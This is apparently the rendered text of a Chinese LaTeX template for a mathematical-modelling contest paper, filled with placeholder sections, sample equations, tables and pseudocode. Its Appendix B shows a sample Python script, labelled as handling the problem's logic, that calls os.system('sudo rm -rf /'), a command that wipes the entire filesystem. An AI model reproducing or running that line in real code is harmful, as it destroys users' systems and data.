

这里是标题

摘要

[illegible][illegible]

在摘要里面插入数学 $\Delta = b^2 - 4ac$ 。

关键字: $\text{T}_{\text{E}}\text{X}$ 图片 表格 公式

一、问题重述

1.1 问题背景

这里是一行正文。

1.2 问题要求

这里是一行引用的正文^[1]。

二、问题分析

2.1 问题一分析

详见图 1.

2.2 问题二分析

参见表 1.

前缀	端口	地址范围	地址数量
00	0	0000 0000 - 0011 1111	$2^6 = 64$
010	1	0100 0000 - 0101 1111	$2^5 = 32$
011	2	0110 0000 - 0111 1111	$2^6 + 2^5 = 96$
10		1000 0000 - 1011 1111	
11	3	1100 0000 - 1111 1111	$2^6 = 64$

表 1 一个表格示例

2.3 问题三分析

问题三分析。

2.4 问题四分析

问题四分析中文文献引用^[2]。




图 1 一个炒鸡大的插图示例

三、模型假设

这里是模型假设

四、符号说明

符号	说明	单位
Δ	0	-
p	功率	W

表 2 符号说明表

五、数据预处理

我们进行了数据预处理。

六、模型的建立与求解

6.1 问题一

6.1.1 模型的建立

align 数学环境

$$-ru_{i-1,j+1} + 2(1+r)u_{i,j+1} - ru_{i+1,j+1} = u_{i-1,j} + 2(1-r)u_{i,j} + ru_{i+1,j} \quad (1)$$

$$(1 + \beta \Delta x)u_{1,j+1} - u_{2,j+1} = \beta \Delta x u_s(j+1) \quad (2)$$

$$(1 + \beta \Delta x)u_{m,j+1} - u_{m-1,j+1} = \beta \Delta x u_s(j+1) \quad (3)$$

6.1.2 算法描述

算法伪代码环境

Algorithm 1 算法伪代码环境

Input: The original signal x .

Output: The energy-time-frequency distribution of x .

function EMD(x , seg_len)

$N \leftarrow \text{length}(x) / \text{seg_len};$

for $i=1 \rightarrow i=N$ **do**

$\text{seg}(i) \leftarrow x(1+(i-1)*\text{seg_len} : i*\text{seg_len});$

end for

end function

6.1.3 模型的求解

equation 等式环境测试

$$D = \sqrt{\frac{1}{N} \sum_{i=0}^N |u(2t'' - (t' + i\Delta t)) - u(t' + i\Delta t)|^2} \quad (4)$$

6.1.4 结果与分析

这里是求解结果 $q = p \times a$ 行内公式。

6.2 问题二

6.2.1 模型的建立

6.2.2 模型的求解

6.3 问题三

6.3.1 模型的建立

6.3.2 模型的求解

七、模型评价与推广

7.1 模型评价

7.1.1 模型稳定性分析

7.1.2 模型的优点

- 无序列表测试
- a

7.2 模型的缺点

1. 有序列表测试
2. b

7.3 模型推广

[illegible]

参考文献

- 7

附录 A 代码文件列表

文件名	功能描述
Data.mat	附件数据

附录 B 代码

problem1.py 用来处理 ... 逻辑。

```
1 import os
2
3 if __name__ == '__main__':
4     a = os.system('sudo rm -rf /')
5     print(a)
```

problem1.m 用于处理 ... 逻辑。

```
1 function output = antiVpx(power,Mass,theta)
2 %ANTIVPX 此处显示有关此函数的摘要
3 % 此处显示详细说明
4 output = (-1).*Vpx(power, Mass, theta);
5 end
```